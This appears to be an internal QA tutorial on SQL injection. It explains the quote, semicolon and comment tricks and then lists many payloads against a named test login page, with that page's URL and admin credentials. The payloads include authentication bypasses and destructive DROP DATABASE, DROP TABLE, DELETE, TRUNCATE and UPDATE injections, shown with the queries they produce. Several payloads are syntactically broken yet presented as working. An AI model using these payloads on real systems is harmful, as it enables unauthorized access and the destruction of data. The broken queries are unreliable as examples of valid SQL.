
**SQL Injection(Query Generation)**

**Introduction:**

An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

****

**Example:**

' ; DROP DATABASE pubs

|  |  |
| --- | --- |
|  | The character ' is used because this is the character limiter in SQL. With ' you delimit strings and therefore you can test whether the strings are properly escaped in the targeted application or not. If they are not escaped directly you can end any string supplied to the application and add other SQL code after that.  The character ; is used to terminate SQL statements. If you can send the character ; to an application and it is not escaped outside a string (see above) then you can terminate any SQL statement and create a new one which leaves a security breach. |

After entering the above data in email field of login page, Final query display:

SELECT au\_lname, au\_fname FROM authors WHERE au\_id = ''; DROP DATABASE pubs --'

In this case, the **'** (single quotation mark) character that starts the odd input terminates the current string literal in the SQL statement. It closes the current statement only if the following parsed token does not make sense as a continuation of the current statement but does make sense as the start of a new statement. As a result, the opening single quotation mark character of the rogue input results in the following statement.

SELECT au\_lname, au\_fname FROM authors WHERE au\_id = ''

The**;** (semicolon) character tells SQL that this is the end of the current statement, which is then followed by the following malicious SQL code.

; DROP DATABASE pubs

Finally, the **--** (double dash) sequence of characters is a SQL comment that tells SQL to ignore the rest of the text. In this case, SQL ignores the closing **'** (single quotation mark) character, which would otherwise cause a SQL parser error.

--'

**Note**   The semicolon is not necessarily required to separate SQL statements. This is dependent on vendor or implementation, but Microsoft SQL Server does not require them. For example, SQL Server parses the following as two separate statements:

SELECT \* FROM MyTable DELETE FROM MyTable

**There are two types of quotes in MySQL:**

1. ' for enclosing string literals
2. ` for enclosing identifiers such as table and column names

And then there is " which is a special case. It could be used for one of above-mentioned purposes at a time depending on MySQL server's

*By default* the " character can be used to enclose string literals just like '

PHP handles single and double quoted strings differently...

Single-quoted strings are 'literals'

Double-quoted strings are interpreted by PHP for possible variable-substitution (backticks in PHP are not exactly strings; they execute a command in the shell and return the result).

Examples:

$foo = "bar";

echo 'there is a $foo'; // There is a $foo

echo "there is a $foo"; // There is a bar

echo `ls -l`; // ... a directory list

Backticks are generally used to indicate an identifier and as well be **safe** from accidentally using the [Reserved Keywords](http://dev.mysql.com/doc/refman/5.5/en/reserved-words.html).

Use `database`;

To define a value you have to use either single or double quotes. Lets see another example.

INSERT INTO `tablename` (`id, `title`) VALUES ( NULL, title1);

Here we forgot to wrap the title1 with a quotes. Now the server will take the title1 as a column name

(i.e. an identifier). So, to indicate its a value you have to use either double or single quotes.

i.e. INSERT INTO `table` (`id`, `title`) VALUES (NULL, 'title1');

**Site URL for test Sql Injection:**

http://st9.idsil.com/test/tcs/admin/dashboard/login

Username/Password: [admin@yopmail.com/admin](mailto:admin@yopmail.com/admin)

**Sql Injection Query:**

**For Login Authentication:**

a' or 1=1

' or 1#

a' UNION ALL SELECT \* FROM tcs\_users WHERE email = '' OR 1=1 -- -' AND pass = '';

' or 1=1 -- '

1' UNION select \* from tcs\_users where 1=1 -- ;

a' or email LIKE ‘%admin@yopmail.com%’

a' or pass LIKE ' %admin% '

**Drop table Query:**

**a'; DROP TABLE tcs\_users;**

**Output:**

SELECT \* FROM `tcs\_users` WHERE `email` = 'a'; DROP TABLE tcs\_users;' AND `pass`='fbae5675642807be84b49606864c2eec' AND `status` = 1

**Show Database and Table Query:**

a' ; SHOW DATABASES;

**a**'**; show tables;**

**Update Query:**

x'; UPDATE tcs\_users SET email = 'steve@unixwiz.net' WHERE email = 'bob@example.com';

**Delete, Truncate and Drop Query:**

**a**'**; delete from tcs\_users;**

**a**' **; truncate table tcs\_users;**

**a**' **; drop table tcs\_users;**

a' UNION ALL **drop table tcs\_users** WHERE email = '' OR 1=1 -- -' AND pass = '';

'; insert into tcs\_users values( 91, 'fname', 'lname', ‘Austria’ ‘deep@gmail.com’, ‘state’, ‘Austria’ , ‘aaa’ )/\*

**Sql Injection using pattern matching Regular Expression:**

MySQL generally uses pattern matching with **LIKE ...%**. MySQL supports another type of pattern matching operation based on regular expressions and the **REGEXP** operator.


**Pattern matching with LIKE operator:**

URL: <http://st9.idsil.com/test/tcs/admin/dashboard/login>

**Pattern matching with LIKE operator:**

Enter the value in email field : a' or LIKE '%admin@yopmail.com%'

Enter the value in password field :a' or LIKE 'admin%'




And will display the error:

SELECT \* FROM `tcs\_users` WHERE `email` = 'a' or LIKE 'admin@yopmail.com%'' AND `pass`='d0077fe750f1f674e5c3ca84544432cf' AND `status` = 1

**Pattern matching with REGEXP operator:**

Enter in email: a' or REGEXP 'admin@yopmail.com'

Enter in pass: a' or REGEXP 'admin'


****

**Will generate the final query:**

SELECT \* FROM `tcs\_users` WHERE `email` = 'a' or REGEXP 'admin@yopmail.com'' AND `pass`='b504113d952b08f2eb45aa1420aef8bd' AND `status` = 1


**Login Page with single quote:**

Enter ' in email and password field of login page:

****


After enter ' we get the table name and table fields i.e. email and pass field.

SELECT \* FROM `tcs\_users` WHERE `email` = ''' AND `pass`='3590cb8af0bbb9e78c343b52b93773c9' AND `status` = 1




**Login Authentication:**

Enter ‘ or 1=1# in email and pass field



After enter these values Login displaying Successful.




**URL Manipulation:**

<http://st9.idsil.com/test/tcs/admin/dashboard/editusers/75>

For this url, query will be:

select \* from tcs\_users where id=75




**For check Sql Injection, user enter the data: or 1=1 in the url so url will be:**

[http://st9.idsil.com/test/tcs/admin/dashboard/editusers/75 or 1=1](http://st9.idsil.com/test/tcs/admin/dashboard/editusers/75%20or%201=1)

and final query will display:

select \* from tcs\_users where id=75 or 1=1



In this case, probably the application would return some message telling us there is no content available or a blank page.


|  |
| --- |
|  |

|  |
| --- |
| **Find the other fields of tcs \_users table**  Enter the ' in search fields and click on Search button    After click on Search button, error display and showing the table fields name in a query.    SELECT a.id as userid,a.fname,a.lname,a.city,a.email,a.state,a.country,a.address,b.id as countryid,  b.country\_name FROM `tcs\_users` as a INNER JOIN `tcs\_countries` as b WHERE a.country=b.id  AND a.id!=1 AND a.fname LIKE '%'%' AND a.lname LIKE '%'%' AND a.email LIKE '%'%' AND  a.city LIKE '%'%' AND a.state LIKE '%'%' ORDER BY a.`id` desc  **With this generated query we can write the insert query for inserting the new user i.e.** |

